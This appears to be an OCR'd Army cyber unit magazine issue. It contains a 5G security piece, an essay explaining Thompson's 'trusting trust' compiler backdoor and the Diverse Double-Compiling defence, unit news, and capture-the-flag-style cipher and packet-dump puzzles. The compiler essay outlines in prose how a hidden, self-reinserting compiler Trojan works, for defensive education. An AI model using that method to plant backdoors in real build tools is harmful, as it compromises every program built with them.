


Image Credit: forestgraphic/Bigstockphoto.com

5G. New technologies bring about new security concerns. The increased speeds will increase the attack surface immensely by itself. The faster speed will bring more iot devices, which will increase the attack surface exponentially. A team of researchers from eth zurich, the university of lorraine, and the university of dundee conducted a study on 5G authentication. 3G, 4G, and 5G all employ a standard called the authentication and key agreement (aka). After their analysis of 5G's use of aka, the researchers concluded that there were two significant vulnerabilities with it. "The first was that the network enables one malicious user to move usage charges to another user. The second was it's possible to find nearby phones, which enables tracking of other users." This study was solely authentication. Many more aspects of security haven't been studied yet or have minimal studies applied to them. The integration in medicine could have huge impacts concerning the health insurance portability and accountability act of 1996 (HIPPA). The authentication vulnerabilities, if left unmitigated, could affect autonomous vehicles or iot.

In conclusion, 5G is coming whether we like it or not. The cellular companies want to be first to implement it with little regard for security. Some providers have even said their networks are 5G when they are not to increase marketing. The transformation that 5G provides is one of the main factors of the next great technological revolution. Things that are only seen in movies will be possible. However, who will have the first significant security incident in a rush to be first. 5G will revolutionize many things, including a multifaceted attack surface that has never seen before. It seems that companies are building products to be the fastest and best with little emphasis being placed on security. That thinking and business model are what should be revolutionized. ■

Bibliography

- *5D, Working Party. Minimum requirements related to technical performance for IMT-2020 radio interface . ITU, 2017.*
- *CAPT Marc Eckardt, United States Navy. "Operational impacts from potential loss of NOAA/NASA METOC satellite data resulting from the FCC spectrum auction for 5G." Information Brief, 2019.*
- *Congress, United States. "Telecommunications Act of 1996." January 6, 1996.*
- *CTIA. what is a small cell. 03 17, 2018. https://www.ctia.org/news/what-is-a-small-cell (accessed 2019).*
- *David Basin, Jannik Dreier, Lucca Hirschi, Saša Radomirović, Ralf Sasse, Vincent Stettler. "A Formal Analysis of 5G Authentication." Study, 2018.*
- *Hudson, Andy. Mobile Broadband: The path to 5G. Informational, St. Petersburg: GSMA, 2018.*
- *International Agency for Research on Cancer. IARC CLASSIFIES RADIOFREQUENCY ELECTROMAGNETIC FIELDS AS POSSIBLY CARCINOGENIC TO HUMANS. Press Release, World Health Organization, 2011.*
- *ITU. About International Telecommunications Union. 2019. https://www.itu.int/en/about/Pages/default.aspx (accessed July 18, 2019).*

Trusting the Trust Entity

By Chief Warrant Officer 4 James Stahecki, Task Force Echo, 91st Cyber Brigade

Trust is the most important component of absolutely every software, app and computer program of the high tech world. The question that looms, however, is why do we trust what we perceive to be trusted code, apps, or programs?

HOW DO YOU KNOW that your software is free of malware even if you wrote and compiled it yourself? This article discusses the false sense of security which plagues developers who believe that a review of the source code is sufficient to determine whether the program is free of malicious code.

In the opening statement to his Turing Award lecture, Ken Thompson of AT&T Bell Labs, questions, "To what extent should one trust a statement that a program is free of Trojan Horses? Perhaps it is more important to trust the people who wrote the software" (Thompson, 1984). During this lecture, Thompson discussed the possibility of an infected compiler such that the binary output of any programs it compiles will contain a malicious Trojan horse, back door, or another malicious weakness. Furthermore, Thompson claims that the compiler can be compromised with a Trojan horse so that it is impossible to detect, even if the compiler itself is recompiled. These discussions are not novelty in the world of cyber security and date as far back as 1974. In fact, this exact vulnerability was discovered during an Air Force security evaluation of Multics in 1974 (Karger & Schell, 1974; Thompson, 1984).

There are three stages that build upon each other to enable this attack. In the first stage, a program is created which upon compilation and execution will output an exact copy of itself. On the surface, this may appear as if this is a challenge for a high school or college computer club, but it has a very specific purpose. The importance of this stage is that it demonstrates that a program can be written by another program, and that a program can output extra text not relevant to printing itself (Meng, 2016). In the second stage, compilers written in the same language that they compile can propagate knowledge. In this example he shows how the compiler can be modified to learn a new escape sequence even though the compiler was using a copy of itself that doesn't know of the new escape sequence. The compiler can transfer new knowledge to the next generation of itself. This form of compiler training is very similar to the concept of bootstrapping (Meng, 2016). Finally, in stage three, compiler learning theory demonstrates how the compiler's source code can be modified so that it will add the malicious code to the output when certain conditions are met. This modification could be easily spotted by anyone reviewing the compiler's source code, so a second copy of the malicious code must then be added to the compiler binary so that when the compiler recognizes that it is itself being recompiled, it would add the first malicious code back into the binary of the compiler thus hiding it completely from view. An attack of this type would be very difficult, if not impossible, to detect (Thompson, 1984). Reseachers like Thompson used this exact method to successfully modify the C language compiler in the Unix operating system in a way such that when it compiled the login command, it added a back door to accept more than the intended password (Thompson, 1984).

Rays of hope came in 2005 when David A. Wheeler discovered a technique in which a compromised compiler can be detected by using a Diverse Double-Compiling (DDC) (Schneier, 2006; Wheeler, 2005). DDC is analogous to integrity validation via hashing. First the compiler is built from source code using both the original compiler binary and another trusted compiler binary. Second, the compiler is then built again from source using each of these new compiler binaries from the previous step. A bit for bit match in the resulting output indicates the compiler can be trusted and does not contain malicious code. Detecting the attack using Wheeler's DDC relies on a trusted compiler to recompile the compiler used in the development environment.

Looking at this vulnerability from a defensive standpoint, trusting that the compiler is not compromised, or even the development environment as a whole for that matter, is an important aspect to developing secure applications. In addition to the compiler, many third party libraries are typically used in the development process. These libraries must also be trusted.

The ability to recompile a compiler is much more difficult in today's environment. Many of the compilers used in modern software development for corporate environments are not recompilable. Microsoft's Visual Studio and Apple's


XCode are examples of proprietary compilers that are not easily recompiled. The source codes for these compilers are not accessible to the public and cannot be reviewed for vulnerabilities and malicious code. Many libraries downloaded from the Internet do not provide the ability for users to review the source code. In addition, "the 'trusting-trust' attack" became easier to implement over time, in part because compilers grew in complexity, thus provide additional hiding space for the attacker (Schneier, 2006). The DDC method is not completely obsolete, however. Developers using free compilers such as the gcc 'C', can leverage DDC methodology by verifying that their compiler does not contain hidden malware.


The most fascinating facet of this story is that this attack has been known for well over 30 years, yet it still possess a serious challenge to our cyber security. Furthermore, recent discoveries of two pieces of malware that exhibit the properties of a trusting-trust attack show the relevance of these challenges. The Win32/Induc.A virus was discovered in 2009. This code modifies the Delphi compiler so that it injects code into its output binary and in turn modifies other Delphi compilers. The other example is the Xcodeghost malware discovered in 2015. Xcodeghost is malware found in Apple's Xcode development software which injects spyware into its output (Meng, 2016). The malicious Xcode compiler was found on many Chinese download sites. According to an article on Ars Technica, "Developers were enticed into downloading this tampered version of Xcode because it would download much faster in China than the official version of Xcode from Apple's Mac App Store" (Gooden, 2015). Once downloaded, the malicious Xcode compiler inserted malicious code into the compiled binaries unbeknownst to the developer resulting in almost 40 affected applications making it into Apple's app store (Gooden, 2015).

Many organizations develop custom software for their clients, or for their own internal use. For this reason it is important for security professionals to understand the vulnerabilities present in the development environment and to implement necessary controls to prevent it from being exploited for malicious intent. The compiler is a key part of the development environment that must be protected. Thompson stated that "you can't trust code you didn't totally create" (Thompson, 1984). This statement not only applies to your application, but to the compiler, the libraries, the operating system, and even the microcode. Using the Diverse Double Compiling method may help to detect a malicious compiler under certain circumstances, but the bottom line is that you can never really be sure. ■

References

- *Gooden, D. (2015, September 21). Apple scrambles after 40 malicious "XcodeGhost" apps haunt App Store. Retrieved June 1, 2017, from https://arstechnica.com/security/2015/09/apple-scrambles-after-40-malicious-xcodeghost-apps-haunt-app-store/*
- *Karger, P., & Schell, R. (1974). Multics Security Evaluation: Vulnerability Analysis (No. ESD-TR-74-193, Vol. II) (p. 156). Hanscom AFB: Deputy for Command and Management Systems (MCI) Electronic Systems Division (AFSC). Retrieved from http://csrc.nist.gov/publications/history/karg74.pdf*
- *Meng, Y. K. (2016, March). Security Wednesdays #8 - "Reflections on Trusting Trust" - NUS Greyhats. Retrieved from https://www.youtube.com/watch?v=nQLUtCpt8-4*
- *Schneier, B. (2006, January 23). Countering "Trusting Trust." Retrieved May 28, 2017, from https://www.schneier.com/blog/archives/2006/01/countering_trus.html*
- *Thompson, K. (1984). p761-thompson.pdf. Communications of the ACM, 27(8), 761–763.*
- *Wheeler, D. A. (2005). Countering Trusting Trust through Diverse Double-Compiling (DDC). In Proceedings of the Twenty-First Annual Computer Security Applications Conference (ACSAC) (pp. 28–40). Tucson, Arizona: IEEE Computer Society. Retrieved from https://www.acsac.org/2005/papers/47.pdf*





Army Cyber Institute at West Point Offers a Unique Career Choice for Warrant Officers

By Chief Warrant Officer 4 Janee Potts, Command Warrant for the Army Cyber Institute at West Point

I believe the Army Cyber Institute at West Point offers a unique career choice for warrant officers that is not only invaluable to the personal growth and development of the individual, but also to the Army and the Nation.

CURRENTLY, THE ACI HAS TWO WARRANT officer positions: a chief warrant officer 3 (CW3), 170A cyber operations technician, and a CW3, 170B electronic warfare technician. While at the ACI, warrant officers combine their operational experience with partnerships across government, industry, and academia to address systematic issues that they encountered during their time in the operational force. Furthermore, the ACI leadership places great value on its members seeking out opportunities to continue honing their technical skills while they are away from the operational force.

In this position, cyber warrant officers can strategically impact international and multinational relationships that the united states shares with its partner and allied nations. For example, this is one of the rare assignments where you will find a warrant officer acting as a representative for the United States for a multinational cyber project or the lead researcher for an experiment dealing with civilian critical infrastructure. In my experience, I have found it rare for any organization to enable a leader to have a strategic effect on the Army and nation while simultaneously improving their technical skills. Warrant officers at ACI and West Point are invited to assist in the cadets' professional development, attend technical conferences, and attend formalized training on their tradecraft. the assignment at ACI allows you to focus on your professional development while genuinely having a profound impact for our army and country.

One of the ways I have been able to make a positive impact is by fostering relationships with academia. For example, I have been invited to be an adjunct assistant professor at Columbia University's School of International and Public Affairs. By teaching at Columbia University, I am able to reach an audience that may have never had any interaction with the military otherwise and have the ability to make a positive impression for the cyber community, the Army, and the military. I would never have this chance if I were not assigned to ACI and did not have support from my leadership.

One of the most significant accomplishments for the warrant officer corps has been a recent development in the past year. The ACI gained the appropriate approvals to make both their warrant officer slots advanced civil schooling (ACS) positions. These changes will take effect in the fiscal year 2022 and results in both warrant officer slots coded as master's level positions. This achievement is significant because it not only adds to the limited number of 170A ACS positions, but it also results in the creation of the first ACS-coded position for the electronic warfare technicians. We requested this change because we realized that there is a necessity to improve the educational opportunities for our warrant officers to compete in today's environment. We are very proud of the fact that we were the first unit to codify the requirement for both cyber warrant officer MOS (military occupational specialties) to possess graduate-level education. We encourage anyone interested in these possibilities at ACI to reach out to their branch manager, proponent, and the ACI command warrant to begin posturing themselves to compete for these positions.

One of the most enjoyable aspects as the command warrant at ACI is being able to influence change across the Army and the nation. It is incredibly rewarding to see when our efforts lead to improved opportunities for all cyber warrant officers. I find that it is more important than ever to push for these changes as I near the end of my career to ensure that I do everything in my power to set our future generations up for success. ■

The Army Cyber Institute confronts our most critical cyber challenges by conducting research, advisement, and education in the cyber domain and engaging military, government, academic, and industrial cyber communities in impactful partnerships to build intellectual capital and expand the knowledge base for the purpose of enabling effective Army cyber defense and cyber operations.

ARMY CYBER INSTITUTE AT WEST POINT

FAIRFAX ARMORY, Va. – Maj. Walton W. Jue, Task Force Echo, Virginia Army National Guard, 91st Cyber Brigade, becomes the first Army National Guardsman to direct commission as a Cyber Operations Officer.

FORT GEORGE G. MEADE, Md. – Christopher Brumfiel (left), Brigade S-4 (logistics), Headquarters & Headquarters Company, 780th Military Intelligence Brigade (Cyber), is this month's Hastati honoree in recognition of his selfless service for the Soldiers and Civilians of the brigade. Brumfiel's actions epitomize the Hastati motto "Facta Non Verba."

FORT GORDON, Ga. – The Alpha Company, 782nd Military Intelligence Battalion (Cyber) SFRG (Soldier and Family Readiness Group) Trivia Night was hosted by Sgt. 1st Class Rachel Watkins on Microsoft Teams, June 11. Multiple trivia teams, consisting of Soldiers and their families, competed to answer 47 questions from categories such as pop culture, sports, technology, and science. The picture truly tells the best story – the event was a huge success! It gives hope that virtual events can be competitive, entertaining, and enjoyable.

FORT GEORGE G. MEADE, Md. -- The 780th Military Intelligence Brigade (Cyber) Unit Ministry Team hosts a weekly spiritual luncheon every Wednesday from 11:45 a.m. to 1 p.m. in the brigade annex to minister to the organization's Soldiers and Civilians, regardless of their faith.

FORT GEORGE G. MEADE, Md. -- Command Sgt. Maj. (CSM) Jonathan Coleman was appointed to the rank of command sergeant major in a ceremony hosted CSM Ronald Krause, the senior enlisted leader for the 780th Military Intelligence Brigade (Cyber), in front of his fellow Soldiers, Family and friends.

FORT GEORGE G. MEADE, Md. -- Hammie Session, Brigade S-3 (operations) Training, 780th Military Intelligence Brigade (Cyber) receives his service pin in recognition of 30 Years of service in the government of the United States, June 26, in front of the brigade headquarters.

CAMP VANCE, Afghanistan -- Soldiers from the Expeditionary Cyber Team – Afghanistan competed in the Full Powerlifting Meet against more than 40 competitors at the New Vance Complex on Labor Day. Pictured are (back row left to right): Capt. James Conway (best male lifter); Sgt. Joseph McCready (best overall lifter); Chief Warrant Officer 2 Felipe Tristan (highest total weight); Staff Sgt. Johnathan Porter; Staff Sgt. Brandee Lymon (best female lifter); Capt. Adam Schinder; Staff Sgt. Joann Jones; (front row) Capt. Jinny Yan (weight class winner); and Sgt. Trystan Minnick.

FORT GEORGE G. MEADE, Md. -- Motorcycle riders from E Company, 782d Military Intelligence Battalion (Cyber), pose for a picture at


FORT GORDON, Ga. – Alpha Company, 782nd Military Intelligence Battalion (Cyber) hosted a promotion ceremony on June 26 and welcomed three new noncommissioned officers (NCO) into the NCO Corps. From left to right: Sgt. Nathan Spragg was promoted by Staff Sgt. Alonso Vaca; Sgt. William Montgomery was promoted by Sgt. Lorin Kramer; and Sgt. Westen Bradley was promoted by Sgt. Theodore Blair.

Chief's BYT

The gauntlet has been thrown. The first Soldier or Army Civilian to

Chief Warrant Officer 5 Travis Ysen will receive a prize.


PUNCHY - ONE



Hint 1: Holler at ya boy!
Hint 2: Old School didn't do digital like we do today.
Hint 3: Sometimes it's better to look at things with a different perspective.

What is the name of the Warrant Officer in this challenge? _ _ _ _ _ _ _ _ _

Digitally Speaking



Hint 1: Discrete values = On/Off.
Hint 2: Don't over think it – nothing complicated here.
Hint 3: Once you get it, put {HTTPS://TINYURL.COM/********} into your favorite browser.

Who are you gonna call for Information Protection? _ _ _ _

SLOPPY JOE SOUP

	6			25
	5		11	8
	13		20	
		1		
3	22	15		16

Hints:

1. It's magic.
2. Sum-thing is strange.
3. Caesar's got nothing on magic.


A	B	C	D	E
F	G	H	I	J
K	L	M	N	O
P	Q	R	S	T
U	V	W	X/Y	Z

CODE -
BTRM:ZCRGNWCXRAQRCGZCWDTGLQWTKGCQ
SOLUTION -

TE Challenge

successfully submit the correct answer for all six BYTE challenges to

BAD-DOUGH



Hint 1: Think about the name of the challenge.
Hint 2: Not everything is ASCII.
Hint 3: Old School methods were mechanical in nature.
Hint 4. Look at cipher tape.

Who is the famous CW4 in this challenge? _____ _____

SAY IT ISN'T SO!

```
08 D4 0C BE F1 8B 48 5D    36 F9 16 53 08 00 45 00
05 DC EF 98 40 00 F7 06    E8 37 0D E0 D6 25 C0 A8
01 9D 01 BB CB 1E FC 2F    2C 50 8E 26 5F 58 50 10
00 7B FB 7C 00 00 46 4C    41 47 3A 61 48 52 30 63
48 4D 36 4C 79 39 33 64    33 63 75 61 57 31 6B 59
69 35 6A 62 32 30 76 64    47 6C 30 62 47 55 76 64
48 51 77 4D 54 45 7A 4F    54 55 33 4C 32 5A 68 63
51 3D 3D
```

What software program did Angela discover?

_____ _____ _____